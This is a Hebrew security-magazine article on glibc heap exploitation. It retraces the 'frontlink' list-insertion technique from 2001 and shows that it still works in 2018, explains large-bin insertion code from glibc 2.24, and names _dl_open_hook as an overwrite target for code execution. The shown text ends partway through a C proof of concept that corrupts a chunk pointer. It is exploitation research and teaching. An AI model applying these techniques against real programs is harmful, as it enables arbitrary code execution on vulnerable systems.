Digital Whisper Technologic Papers

היכל הבידור

(Heap Exploitation against GlibC in 2018)

מאת ינאי ליבנה

הקדמה

מנגנון הקצאת הזכרון (malloc) בספרייה הסטנדרטית לשפת C של ארגון גנו (GlibC / GNU C Library) הוא מעיין נובע. כל שני וחמישי מישהו מוצא דרך חדשה לסובב אותו ולהריץ באמצעותו קוד שרירותי. היום הוא יום שכזה. היום, קוראים יקרים, תראו עוד נתיב להרצת קוד. היום תראו כיצד תוכלו לדרוס כרצונכם כתובות לבחירתכם בזכרון (כן, יותר מאחת!). היום תראו את פיסת הקוד (gadget) המושלמת שתגרום לקוד לבחירתכם לרוץ. ברוכים הבאים להיכל הבידור!

ההיסטוריה כפי שהכרנו

בשנת 2001 פורסמו לראשונה שיטות להשמשת חולשות שמבוססות על מנגנון הקצאת זכרון. שני מאמרים בגיליון 57 של המגזין Phrack - Vudo Malloc Tricks ו-Once upon a free - הסבירו איך השחתה של פיסת זכרון (chunk) במנגנון הקצאת הזכרון יכולה לתת לתוקף שליטה מלאה על התהליך הפגיע. הם הציגו שיטות שניצלו את מבנה הרשימה המקושרת שניצב ביסוד המימוש של מנגנון ההקצאות על מנת לייצר פרימיטיבים (primitives) שיאפשרו לתוקף לכתוב זכרון כרצונו. השיטה המפורסמת ביותר שהוצגה במאמרים אלו היא שיטת ה"הוצאה" (Unlink) שהוסברה לראשונה על ידי סולאר דזיינר (Solar Designer). אמנם השיטה הזו די מפורסמת כיום, אך הבה ונזכר כיצד היא פועלת בכל מקרה. בקצרה, הוצאה של חוליה מרשימה מקושרת מובילה לפרימיטיב של Write-What-Where.

קראו את קטע הקוד שלהלן:

```
void list_delete(node_t *node) {
  node->fd->bk = node->bk;
  node->bk->fd = node->fd;
}
```

קטע זה שקול בערך לסדרת הפעולות הבאה:

```
prev = node->bk;
next = node->fd;
*(next + offsetof(node_t, bk)) = prev;
*(prev + offsetof(node_t, fd) = next;
```

יוצא מכאן שתוקף אשר שולט במצביעים fd ו-bk למעשה יכול לכתוב את הערך של bk (מעט אחרי) הכתובת אליה מצביע fd וכן להיפך.

ולכן, זו הסיבה שבסוף שנת 2004 הוכנסו סדרת שינויים במימוש של מנגנון ההקצאה בספרייה הסטנדרטית לשפת C של גנו ונכתבו מעל תריסר בדיקות נאותות (integrity) שהפכו את כל השיטות המוכרות באותה תקופה למיושנות. אם המשפט הקודם מצלצל לכם מוכר, זו אינה מקריות, זהו תרגום ישיר מפסקת הפתיחה של המאמר המפורסם Malloc Maleficarum ("הקצאת המכשפים"). המאמר פורסם בשנת 2005 ומיד נכנס לפנתיאון. כותב המאמר הציג חמש שיטות השמשה חדשות. חלקן, כמו השיטות שהיו לפניו ניצלו את מבני הנתונים במימוש מנגנון ההקצאה, אבל אחרים הציגו רעיון חדש - הקצאת זכרון שרירותי.

הטכניקות החדשות ניצלו את העובדה שמנגנון ההקצאה **מקצה זיכרון** לשימוש התהליך - את העובדה שמנגנון ההקצאה מחזיר כתובת אליה התהליך הפגיע יכתוב מידע. על ידי השחתה של כל מיני שדות לשימוש פנימי של מנגנון ההקצאה תוקף יכול לגרום למנגנון להחזיר כתובות לבחירתו. לדוגמה באיזור המחסנית (Stack) או איזור טבלת ההיסטים הכללית (got / Global Offset Table). בחלוף הזמן, נוספו עוד ועוד בדיקות נאותות לספריה. הבדיקות הללו ניסו לוודא שהשדות בשימוש מנגנון ההקצאה מכילות תוכן סביר לפני שהוחזרו למשתמש. למשל, שהגודל של פיסת זכרון לא גדול מדי ושהכתובת שלה נמצאת באיזור הגיוני.

בדיקות אלו לא הפכו את המימוש למושלם מבחינת אבטחה, אבל הן הקשו על הוצאת מתקפה לפועל והוסיפו דרגות קושי לביצוע מתקפה. כעבור זמן מה, תוקפים חשבו על רעיונות חדשים כיצד לנצל חולשות באמצעות מנגנון הקצאת הזכרון. אמנם הקצאת זכרון במקום שרירותי במרחב הזכרון של התהליך היא פרימיטיב חזק במיוחד אבל הרבה פעמים יכולת פחותה מזו יכולה להספיק לתוקף. הרבה פעמים מספיק לתוקף להשחית מידע אחר שנמצא באיזור הזכרון הדינאמי (הזכרון שמנוהל על יד מנגנון הקצאת הזכרון) ע"מ להריץ קוד שרירותי. הרבה פעמים מספיק לדרוס מידע שנמצא בשכנות לאיזור בו הופעלה החולשה לראשונה. על ידי השחתת שדה הגודל של פיסת זכרון, או אפילו סיביות הדגלים בשדה הזה, יכול התוקף לגרום למנגנון הקצאת הזכרון להקצות פיסת זכרון אחת שחופפת לפיסת זכרון אחרת וכך לדרוס את המידע שנמצא שם עם מידע שרירותי.

מספר שיטות ברוח זו הוצגו בשנים האחרונות, כאשר המפורסמות ביותר הוצגו במאמר The poisoned NUL byte, 2014 edition על מנת להקשות על תוקף להשתמש בסוג זה של שיטות הוצגה בדיקת נאותות נוספת. כאשר פיסת זכרון מוחזרת למנגנון ההקצאות גודל הפיסה מועתק מתחילת הפיסה ונכתב אל סופה. כאשר המנגנון מקצה את הפיסה הוא מוודא כי שני הגדלים זהים אחד לשני. אמנם זה לא פתרון מלא לבעיה, אבל זה בלי ספק מקשה על התוקף. המאגר העדכני ביותר של מימושים של שיטות תקיפה מבוססות מנגנון הקצאת הזכרון בספרייה הסטנדרטית לשפת C של גנו נמצא במאגר הגיטהאב של קבוצת ה-CTF המוכרת בשם ShellPhish.

פרימיטיב חדש מופלא

ישנן פעמים בהן על מנת לקחת צעד לפנים כדאי קודם לקחת שניים לאחור. בואו נטייל לאחור בזמן ונבחן את מבני הנתונים של מנגנון הקצאת הזכרון כפי שעשו הקדמונים בשנת 2001. באופן פנימי, כל פיסות הזכרון מאוכסנות ברשימות מקושרות, כאשר רוב הרשימות הן מעגליות ודו-כיווניות. כבר דנו בפעולת ההוצאה מרשימה מקושרת וכיצד ניתן לנצל אותה ועל כך שנוספו למימוש בדיקות נאותות על מנת למנוע ניצול כזה. הוצאה מרשימה היא לא הפעולה יחידה שניתן לבצע על רשימות, ישנה עוד פעולה: הכנסה. קחו לדוגמה את הקוד הבא:

```
void list_insert_after(prev, node) {
    node->bk = prev;
    node->fd = prev->fd;
    prev->fd->bk = node;
    prev->fd = node;
}
```

קוד זה שקול פחות או יותר ל:

```
next = prev->fd;
*(next + offset(node_t, bk)) = node;
```

תוקף ששולט ב-prev->fd יכול לכתוב את הכתובת של החוליה המוכנסת node לאן שירצה! שליטה בשדה זה היא די פשוטה להשגה בהנתן השחתה שיסודה בזכרון הדינאמי. בהנתן חולשות מסוג Use-After-Free או מסוג Heap-Based-Buffer-Overflow[1] לתוקף בדרך כלל יש שליטה על שדה ה-fd (שדה המצביע לפיסה הבאה ברשימה המקושרת). אך שימו לב כי המידע שנכתב **איננו אקראי** - זה הכתובת של החוליה המוכנסת לרשימה - פיסה ששוחררה והוחזרה למנהל ההקצאות. ייתכן ופיסה זו עוד תוחזר לתהליך לצורך שימוש וייתכן מאוד שהתוכן שלה בשליטת התוקף! כלומר זהו פרימיטיב מסוג write-pointer-to-what-where (ולא write-where כפי שאולי היינו חושבים במבט ראשון).

מעיון בקוד של מנהל הזכרון, נראה שניתן להשתמש בפרימיטיב הזה בקלות יחסית. הכנסה לתוך אמצע רשימה מתרחשת כאשר מכניסים פיסת זכרון גדולה (large) אל תוך הרשימה המתאימה לפיסות גדולות (large bin). אבל נדון בפרטים אלו לעומק מאוחר יותר. ראשית, יש נושא בוער יותר שטעון בירור. כאשר התחלתי לכתוב את המאמר הזה, לאחר שמיינתי את השיטות לקבוצות כמו שפירטתי לעיל, ספק טורדני החל לנקר בראשי. השיטה שתיארתי לעיל קשורה בטבורה לשיטה הישנה של הוצאה מרשימה. למעשה היא תמונת המראה שלה. אם כן, כיצד ייתכן שאף אחד מעולם לא פרסם עליה דבר בכל השנים הללו? ואם כן פורסם דבר, כיצד אני וכל האנשים שנועצתי בהם לא מכירים את השיטה? על כן הלכתי לי לקרוא בספרי חכמה נשכחת - את המאמרים הראשונים מ-2001. אותם המאמרים שכל מי שפרסם אחריהם

[1] המונח "ערימה" (Heap) מתייחס לזכרון לפיסות הזכרון שמנוהלות על ידי מנהל ההקצאות. בחלק מהמימושים השונים של המנגנון הזה, שלא יידונו במאמר, נעשה שימוש במבנה נתונים בשם "ערימה" ולכן שם זה משמש לפעמים לסוג הזה של זכרון.

אמר שאין בהם שום דבר שניתן להשתמש בו כיום. ושם למדתי, ראו זה פלא, שהשיטה הזו כבר נמצאה ופורסמה לפני שנים רבות!

ההיסטוריה האמיתית של טכניקת "הכנס מלפנים" (Frontlink) הנשכחת

שיטת ההכנסה לרשימה המתוארת בקטע הקודם היא שיטת "הכנס מלפנים" הנשכחת. זוהי השיטה השנייה המתוארת במאמר Vudo Malloc Tricks משנת 2001 - המאמר הראשון שיצא על השמשת חולשות מסוג זה. כותב המאמר מתאר את השיטה כ*"פחות גמישה ויותר קשה להשמשה"* בהשוואה לשיטת ה"הוצאה". בעולם בו אין הקשחה מסוג "מניעת הרצת מידע" (DEP) היא אכן נחותה משמעותית. שיטת ההוצאה נותנת לתוקף לכתוב ערך כרצונו למקום כרצונו (תחת כמה מגבלות) בעוד שיטת "הכנס מלפנים" לא נותנת לתוקף לבחור את הערך הנכתב. אני מאמין שבשל כך שיטת "הכנס מלפנים" הייתה הרבה פחות נפוצה וכמעט נשכחה לחלוטין בימינו.

בשנת 2002 מנגנון הקצאת הזכרון נכתב מחדש על פי קוד מגרסה C-2.7.0 של מנגנון הקצאת הזכרון של דאג לי (Doug Lea). הגרסה החדשה מוחקת מהקוד את המאקרו "הכנס מלפנים" אבל, למעשה, המימוש החדש מבצע את אותה פעולת הכנסה לרשימה (תחת שמות אחרים במגוון מקומות). מאותה שנה ואילך אין דרך לקשר בין שם השיטה לשורות הקוד אותן היא מנצלת.

בשנת 2003 ויליאם רוברטסון ואחרים (William Robertson et al) מכריזים על מערכת חדשה ש"*מזהה ומונעת את כל שיטות ההשמשה לחולשות Heap-Based-Buffer-Overflow*" על ידי מימוש מנגנון זיהוי מבוסס עוגיות (cookie). הם מכריזים על המערכת גם ברשימת התפוצה של security focus. אחת התגובות היותר מעניינות להכרזה הזו היא של חוקר אבטחה בשם שטפן אסר (Esser Stefan). אסר בתגובתו מתאר את המערכת הפרטית שלו לזיהוי ומניעה של שימוש בחולשות לה הוא קורא "הוצאה מאובטחת" (unlinking safe). רוברטסון משיב ואומר ששיטה זו (של אסר) מונעת אך ורק מתקפות מסוג "הוצאה" אבל אסר עונה ש-*"ידוע לי ששינוי המאקרו להוצאה מרשימה לא מגן מפני שיטת "הכנס מלפנים" אבל בלאו הכי רוב התוקפים לא יודעים בכלל שהשיטה הזו קיימת."*

כשנתיים לאחר ההתכתבות הזו, בשנת 2004 נוספות למימוש בדיקת הנאותות שאסר מתאר (ככל הנראה בעקבות התכתובת).

בשנת 2005 מפורסם המאמר Malloc Maleficarum ("הקצאת המכשפים"). להלן תרגום של הפסקה הראשונה מהמאמר:

> *"בסוף שנת 2001 "Vudo Malloc Tricks" ו-"Once Upon A Free()" הגדירו את השמשת חולשות גלישה בזכרון דינאמי על מערכות לינוקס. בסוף שנת 2004 הוכנסו סדרת שינויים במימוש של מנגנון ההקצאה בספרייה הסטנדרטית לשפת C של גנו ונכתבו מעל תריסר בדיקות נאותות (integrity) שהפכו את כל השיטות המוכרות באותה תקופה למיושנות."*

כל מאמר שפורסם לאחר מכן תיאר את ההיסטוריה בצורה דומה. למשל, המאמר Malloc Des-Maleficarum ("הקצאת הלא מכשפים") מסכם:

"הכישורים שפורסמו במאמר הראשון הציגו:

- *שיטת ההוצאה*
- *שיטת ההכנסה מלפנים*

... ניתן היה ליישם את שיטות אלו עד 2004 ולאחר מכן שונה המימוש ושיטות אלו לא עובדות יותר"

כמו כן, המאמר "Exploiting DLmalloc Frees" ב-2009, קובע:

רעיונות אלו אומצו בגרסת 2.3.5 של הספריה יחד עם בדיקות נאותות נוספות מה שהפך את שיטת ה"הוצאה" ו"הכנס מלפנים" לחסרות תועלת.

לא יכולתי למצוא אפילו בדל של ראיה לכל ההצהרות הללו. אדרבה, הצלחתי להשמיש את שיטת "הכנס מלפנים" על מגוון גרסאות של מערכות הפעלה שהופצו במהלך שנים, כולל פדורה 4 משנת 2005 עם גרסת ספרייה 2.3.5. הקוד להשמשה נמצא בהמשך המאמר.

לסיכום ביניים, שיטת "הכנס מלפנים" מעולם לא צברה תהודה, אין שום דרך לקשר בין שמה לקטעי הקוד בהן היא משתמשת וכל המאמרים מהשנים האחרונות טוענים שאין בה שום תועלת ולקרוא עליה זה בזבוז זמן. ולמרות כל זאת היא עדיין ניתנת לשימוש גם כיום!

ולסיום ההשמשה

בנקודה זו אולי תטעו לחשוב שפרימיטיב מסוג write-pointer-to-what-where הוא חביב, אך ישנה עוד דרך ארוכה לשליטה מלאה על זרימת התהליך. לכאורה משימה מסובת לפנינו: עלינו למצוא מועמד מתאים לדריסה - מצביע לאיזשהו מבנה שמכיל מצביעים לפונקציות. ולא סתם מצביע, אלא אחד שנוכל לגרום לתכנית להשתמש בו לאחר הדריסה. אולי תופתעו לדעת שמצביעים שכאלו קיימים בספרייה הסטנדרטית עצמה. מבין המועמדים האפשריים שמצאתי המתאים ביותר הוא _dl_open_hook. הספרייה משתמשת במשתנה הזה כאשר טוענים לתהליך ספרייה נוספת. במהלך הטעינה, אם המשתנה הזה אינו NULL, אז במקום לקרוא למימוש הסטנדרטי של טעינת ספרייה, תיקרא הפוקנציה _dl_open_hook->dlopen_mode() והתוקף יכול לשלוט על איזו פונקציה זו תהיה אם הוא דורס את _dl_open_hook. פה הוספנו דרישה חדשה - היכולת לגרום לתהליך הפגיע לטעון ספרייה נוספת במהלך הריצה. זו נראית לכאורה דרישה מסובכת, אבל למעשה אין פשוטה ממנה. מנגנון ההקצאות עצמו, החלק אותו אנחנו מנצלים על מנת לכתוב, טוען ספרייה נוספת במקרה בו אחת מבדיקות הנאותות נכשלת! כלומר, כל מה שדרוש לתוקף על מנת להשיג הרצת קוד הוא להכשל בבדיקת נאותות לאחר שדרס את _dl_open_hook.

הערה: מועמד מבטיח נוסף לדריסה הוא _IO_list_all או כל מצביע אחר למבנה הנתונים FILE. המגבלות וההשלכות של דריסת המצביע הזה מפורטות במאמר "היכל התפוז" (House of Orange). אולם בגרסאות האחרונות של הספריה נוספה בדיקת נאותות למצביע לטבלה הוירטואלית שנמצא במבנה הנתונים הזה ולכן קשה יותר להשתמש בו. באופן אירוני, אחת הדרכים לעבור את בדיקת הנאותות היא לדרוס את המשתנה _dl_open_hook וכך בכלל התחלתי להסתכל עליו. לקריאה נוספת על השימוש במצביע הזה ראו את הפרסום המקורי של אנג'לבוי (Angelboy). לקריאה על דרכים לעקוף את בדיקת הנאותות החדשה, מוזמנים לקרוא את הפרסום שלי על פתרון האתגר "300" בתחרות ה-CTF בכנס CCC.

אם כן, עד כאן התיאוריה. הבה ונראה איך מיישמים אותה בעולם האמיתי.


השפיר והשליה של מנגנון ההקצאות

בטרם נתחיל בתיאור ההשמשה המלאה לפרטי פרטים, ראשית רענון קצר על פרטי המימוש של מנגנון ההקצאות. מנגנון ההקצאות של זיכרון דינאמי בספרייה הסטנדרטית לשפת C של גנו מנהל את *פיסות הזכרון* (Chunks) המשוחררות ב*תאים* (Bins). *תא* הוא רשימה מקושרת של *פיסות זכרון* שמאוחסנות יחדיו מכיוון שהן חולקות מאפיינים מסויימים או נמצאות במצב מסויים מבחינת האלגוריתמים של המנגנון. ישנם ארבעה סוגים של תאים: מהירים, בלתי-ממוין, קטנים וגדולים, כאשר סוג התא למעשה מעיד על סוג ומצב פיסות הזכרון שמאוחסנות בו.

תא המכיל פיסות זכרון גדולות, כלומר תא גדול, מכיל פיסות זכרון בטווח מסויים של גדלים כאשר פיסות הזכרון בו ממוינות לפי גודל. הכנסה של פיסת זכרון לתא גדול קורית רק לאחר מיון הפיסה - כלומר הוצאה מתא הפיסות הבלתי ממוינות והכנסתה לתא רגיל - תא קטן או תא גדול - בהתאם לגודל הפיסה. תהליך המיון מתרחש רק אם נעשתה בקשה להקצאה שמנגנון ההקצאות לא היה יכול לספק באמצעות תאים מהירים או תאים קטנים. כאשר מתבצעת בקשה להקצאה בנסיבות הללו מנגנון, ההקצאות עובר על הפיסות בתא הבלתי ממוין ומוציא ושם כל פיסה בתא שמתאים לה ע"פ גודלה. לאחר המיון מנגנון ההקצאות משתמש באלגוריתם "המתאים-ביותר" (best fit) ע"מ למצוא את הפיסה החופשית הקטנה ביותר שיכולה לספק את בקשת המשתמש.

מכיוון שבתא גדול ישנן פיסות מגדלים שונים, כל פיסת מכילה מצביעים לא רק לפיסה שלפניה ואחריה ברשימה (*fd* ו-*bk*) אלא גם מצביעים לפיסה הבאה שגדולה ממנה ולפיסה הבאה שקטנה ממנה (*fd_nextsize* ו-*bk_nextsize*). פיסות בתא גדול ממוינות על פי גדלן והמנגנון משתמש במצביעים אלו על מנת להאיץ את תהליך החיפוש אחר הפיסה המתאימה ביותר.

להלן איור הממחיש את מבנהו של תא גדול המכיל 7 תאים משלושה גדלים שונים:



להלן קטעי הקוד הרלוונטיים מתוך מימוש[2] הפונקציה _int_malloc:

```
3504      while ((victim = unsorted_chunks (av)->bk) != unsorted_chunks (av))
3505      {
3506        bck = victim->bk;
…
3511        size = chunksize (victim);
…
3549        /* remove from unsorted list */
3550        unsorted_chunks (av)->bk = bck;
3551        bck->fd = unsorted_chunks (av);
3552
3553        /* Take now instead of binning if exact fit */
3554
3555        if (size == nb)
3556        {
…
3561          void *p = chunk2mem (victim);
3562          alloc_perturb (p, bytes);
3563          return p;
3564        }
3565
3566        /* place chunk in bin */
3567
3568        if (in_smallbin_(size))
3569        {
3570          victim_index = smallbin_index (size);
3571          bck = bin_at (av, victim_index);
3572          fwd = bck->fd;
3573        }
3574        else
3575        {
3576          victim_index = largebin_index (size);
3577          bck = bin_at (av, victim_index);
3578          fwd = bck->fd;
```

[2] כל קטעי הקוד מתוך הספרייה הסטנדרטית במאמר זה מועתקים מגרסה 2.24 של הספריה

```
3579
3580          /* maintain large bins in sorted order */
3581          if (fwd != bck)
3582          {
3583            /* Or with inuse bit to speed comparisons */
3584            size |= PREV_INUSE;
3585            /* if smaller than smallest, bypass loop below */
3586            assert ((bck->bk->size & NON_MAIN_ARENA) == 0);
3587            if ((unsigned long) (size) < (unsigned long) (bck->bk->size))
3588            {
3589              fwd = bck;
3590              bck = bck->bk;
3591
3592              victim->fd_nextsize = fwd->fd;
3593              victim->bk_nextsize = fwd->fd->bk_nextsize;
3594              fwd->fd->bk_nextsize = victim->bk_nextsize->fd_nextsize =
victim;
3595            }
3596            else
3597            {
3598              assert ((fwd->size & NON_MAIN_ARENA) == 0);
3599              while ((unsigned long) size < fwd->size)
3600              {
3601                fwd = fwd->fd_nextsize;
3602                assert ((fwd->size & NON_MAIN_ARENA) == 0);
3603              }
3604
3605              if ((unsigned long) size == (unsigned long) fwd->size)
3606              /* Always insert in the second position.  */
3607              fwd = fwd->fd;
3608              else
3609              {
3610                victim->fd_nextsize = fwd;
3611                victim->bk_nextsize = fwd->bk_nextsize;
3612                fwd->bk_nextsize = victim;
3613                victim->bk_nextsize->fd_nextsize = victim;
3614              }
3615              bck = fwd->bk;
3616            }
3617          }
3618          else
3619          victim->fd_nextsize = victim->bk_nextsize = victim;
3620        }
3621
3622        mark_bin (av, victim_index);
3623        victim->bk = bck;
3624        victim->fd = fwd;
3625        fwd->bk = victim;
3626        bck->fd = victim;
…
3631      }
```

בקוד לעיל, המשתנה *size* הוא הגודל של הפיסה אותה המנגנון הוציא מהתא הבלתי ממוין - הפיסה המוצבעת על ידי המשתנה *victim*[3].

הלוגיקה בשורות 3566-3620 מחפשת היכן צריך להכניס את הפיסה - בין אלו מצביעי *bck* (אחרי) ו-*fwd* (לפני) יש להכניס אותה. לאחר מכן, בשורות 3622-3626 היא מוכנסת לרשימה בפועל. במידה והפיסה שייכת לתא קטן הרי שהמיקום מובן מאליו - מכיוון שכל הפיסות בתא קטן הן מאותו גודל, אין זה משנה היכן ברשימה מכניסים פיסה כלשהי - לכן ה-*bck* (אחרי) יהיה ראש הרשימה וה-*fwd* אחד לפני (כלומר הפיסה תוכנס לסוף הרשימה - שורות 3568-3573). לעומת זאת, אם הפיסה שייכת לתא גדול, מכיוון שתא גדול יכול להכיל פיסות בגדלים שונים ויש לשמור על הרשימה ממוינת צריך לחפש את המקום ברשימה אליו שייכת הפיסה.

אם התא אינו ריק (שורה 3581) הקוד עובר על הפיסות שברשימה לפי גדלן בסדר יורד עד שהוא מוצא את הפיסה הראשונה שאינה קטנה מהפיסה שמועמדת להכנסה (שורות 3599-3603). כעת, אם אם גודל הפיסה שנמצאה זהה לגודל הפיסה שמועמדת להכנסה, אין צורך לאתחל גם את שדות "הגודל הבא" (*nextsize*) ואפשר פשוט להכניס את הפיסה המועמדת להכנסה אחרי הפיסה שנמצאה (שורות 3605-3607). מצד שני, אם הפיסות בגדלים שונים, כן יש צורך לאתחל את שדות הגודל הבא (שורות 3608-3614). בכל מקרה, בסוף התהליך קובעים את ה-*bck* בהתאמה (שורה 3615) וממשיכים בהכנסה לתוך הרשימה המקושרת (שורות 3622-3626).

שיטת "הכנס מלפנים" - מהדורת תשע"ח

כעת, חמושים בהבנה תיאורטית והכרה של המימוש בפועל, הגיע הזמן לראות כיצד ניתן לתמרן את תהליך ההכנסה לצרכינו. כיצד ביכלתנו לשלוט במצביעים *bck* ו-*fwd*?

כאשר פיסה שייכת לתא קטן, קשה לשלוט במצביעים האלו. ה-bck הוא הכתובת של התא - כתובת באיזור הזכרון הגלובלי של הספרייה. וה-fwd הוא ערך שכתוב באותה כתובת - הרי הוא bck->fd, כלומר ערך שכתוב באיזור הגלובלי של הספרייה. חולשה פשוטה במנגנון ההקצאות כדוגמת Use-After-Free / Buffer Overflow בדרך כלל לא מאפשרות לנו להשחית את האיזורים הללו באופן פשוט מכיוון שחולשות אלו משחיתות זכרון שכתוב באיזור שמשמש עבור פיסות של מנגנון ההקצאות (וזהו מיפוי שונה מהאיזור הגלובלי). התאים המהירים והבלתי ממוין גם הם לא יכולים לעזור מאותה סיבה בדיוק - מכיוון שגם בהם תמיד מכניסים בראש הרשימה. אם כך, האפשרות האחרונה שנותרה בעזרנו היא הכנסה לתא גדול. כאן אנו רואים *שכן* נעשה שימוש במידע שכתוב בפיסה עצמה בתהליך ההכנסה. הלולאה שעוברת על

[3] המילה victim באנגלית משמעותה" קרבן "או" נפגע"

הרשימה בתא הגדול משתמשת בשדה *fd_nextsize* על מנת לקבוע את הערך של *fwd* והערך של *bck* נגזר גם הוא מהשדה הזה בסופו של דבר.

מכיוון שהגודל של הפיסה שמוצבעת על ידי *fwd* חייבת לקיים את הדרישות של הקוד לגבי הגודל, וכן *bck* נגזר ממנו, דרך הפעולה הטובה ביותר עבורנו היא לתת ל-*fwd* להצביע לפיסה אמיתית בשליטתנו ורק להשחית את שדה ה-*bk* שלה. השחתת השדה הזה גוררת שהקוד בשורה 3626 כותב את הערך של הפיסה המועמדת להכנסה (*victim*) למקום בשליטתנו. יתר על כן, אם הפיסה המועמדת להכנסה היא מגודל שונה שלא היה קיים בתא לפני כן, אזי הקוד בשורות 3611-3613 מכניס את הפיסה גם לרשימת ה-*nextsize* וכותב את הכתובת של הפיסה המועמדת להכנסה ל-fwd->bk_nextsize->fd_nextsize. כלומר ניתן לכתוב את הכתובת הזו לשני מקומות שונים. שתי כתיבות בהשחתה אחת!

שיטת "הכנס מלפנים" - מהדורת תשס"א

למען הצדק ההיסטורי, להלן ההסבר על שיטת "הכנס מלפנים" כפי שתוארה במאמר Vudo Malloc Tricks. זהו הקוד של הכנסה לרשימה במימוש הישן של המנגנון:

```
#define frontlink( A, P, S, IDX, BK, FD ) {                \
    if ( S < MAX_SMALLBIN_SIZE ) {                         \
        IDX = smallbin_index( S );                         \
        mark_binblock( A, IDX );                           \
        BK = bin_at( A, IDX );                             \
        FD = BK->fd;                                       \
        P->bk = BK;                                        \
        P->fd = FD;                                        \
        FD->bk = BK->fd = P;                               \
[1] } else {                                               \
        IDX = bin_index( S );                              \
        BK = bin_at( A, IDX );                             \
        FD = BK->fd;                                       \
        if ( FD == BK ) {                                  \
            mark_binblock(A, IDX);                         \
        } else {                                           \
[2]         while ( FD != BK && S < chunksize(FD) ) {      \
[3]             FD = FD->fd;                               \
            }                                              \
[4]         BK = FD->bk;                                   \
        }                                                  \
        P->bk = BK;                                        \
        P->fd = FD;                                        \
[5]     FD->bk = BK->fd = P;                               \
    }                                                      \
}
```

וזהו ההסבר:

> *"אם הפיסה החופשית P שמועברת ל-frontlink() איננה פיסה קטנה, מתבצע קטע מ-[1], והקוד עובר על הרשימה המקושרת המתאימה (שורה [2]) עד שנמצא המקום אליו יש להכניס את P. אם התוקף מצליח לדרוס את המצביע קדימה של אחת*

מהפיסות ברשימה (נקרא בשורה [3]) עם ערך של פיסה מזוייפת כהלכה, הוא יכול להערים על frontlink() כך שתצא מהלולאה[2] כאשר המצביע FD מצביע אל הפיסה המזוייפת. לאחר מכן המצביע לאחור BK של אותה פיסה מזוייפת ייקרא (שורה [4]) והמספר שכתוב 8 בתים לאחר BK (8 הוא ההיסט של השדה fd בתוך תגית הגבול) יידרס עם הכתובת של פיסה P (שורה [5]).".

זכרו שהמימוש באותה תקופה היה שונה מהיום. המשתנה P שמוזכר כאן שקול למשתנה victim שמחזיק את הכתובת של הפיסה המועמדת להכנסה ולא היתה רמה שניה לרשימה המקושרת.

הוכחת ההיתכנות הכללית לשיטת "הכנס מלפנים"

אנו רואים אם כך ששתי המהדורות מתארות את אותה השיטה בדיוק, ועל פניו נראה שמה שעבד בשנת 2001 עדיין שריר וקיים בשנת 2018. אם כן, ניתן לכתוב הוכחת היתכנות אחת שתפעל על כל המהדורות של הספרייה הסטנדרטית ששוחרررו אי פעם! להלן הקוד:

```
#include <stdio.h>
#include <stdlib.h>
#include <assert.h>
#include <string.h>
#include <stddef.h>

/* Copied from glibc-2.24 malloc/malloc.c */
#ifndef INTERNAL_SIZE_T
#define INTERNAL_SIZE_T size_t
#endif

/* The corresponding word size */
#define SIZE_SZ                (sizeof(INTERNAL_SIZE_T))

struct malloc_chunk {
    INTERNAL_SIZE_T      prev_size;  /* Size of previous chunk (if free).  */
    INTERNAL_SIZE_T      size;       /* Size in bytes, including overhead. */

    struct malloc_chunk* fd;         /* double links -- used only if free. */
    struct malloc_chunk* bk;

    /* Only used for large blocks: pointer to next larger size.  */
    struct malloc_chunk* fd_nextsize; /* double links -- used only if free. */
    struct malloc_chunk* bk_nextsize;
};
typedef struct malloc_chunk* mchunkptr;

/* The smallest possible chunk */
#define MIN_CHUNK_SIZE        (offsetof(struct malloc_chunk, fd_nextsize))
#define mem2chunk(mem) ((mchunkptr)((char*)(mem) - 2*SIZE_SZ))
/* End of malloc.c declerations */

#define ALLOCATION_BIG  (0x800 - sizeof(size_t))

int main(int argc , char **argv) {
    char *YES = "YES";
```

```
    char *NO = "NOPE";
    int i;

    // fill the tcache - introduced in glibc 2.26
    for (i = 0; i < 64; i++) {
        void *tmp = malloc(MIN_CHUNK_SIZE + sizeof(size_t) * (1 + 2*i));
        malloc(ALLOCATION_BIG);
        free(tmp);
        malloc(ALLOCATION_BIG);
    }

    char *verdict = NO;
    printf("Should frontlink work? %s\n", verdict);

    // Make a small allocation and put the string "YES" in it's end
    char *p0 = malloc(ALLOCATION_BIG);
    assert(strlen(YES) < sizeof(size_t)); // this is not an overflow
    memcpy(p0 + ALLOCATION_BIG - sizeof(size_t), YES, 1 + strlen(YES));

    // Make two allocations right after it and allocate a small chunk in between to
separate
    void **p1 = malloc(0x720-8);
    malloc(ALLOCATION_BIG);
    void **p2 = malloc(0x710-8);
    malloc(ALLOCATION_BIG);

    // free third allocation and sort it into a large bin
    free(p2);
    malloc(ALLOCATION_BIG);

    /* Vunlerablility! overwrite bk of p2 such that str coincides with the pointed
chunk's fd */
    // p2[1] = ((void *)&verdict) - 2*sizeof(size_t);
    mem2chunk(p2)->bk = ((void *)&verdict) - offsetof(struct malloc_chunk, fd);
    /* back to normal behaviour */

    // free the second allocation and sort it
    // this will overwrite str with a pointer to the end of p0 - where we put "YES"
    free(p1);
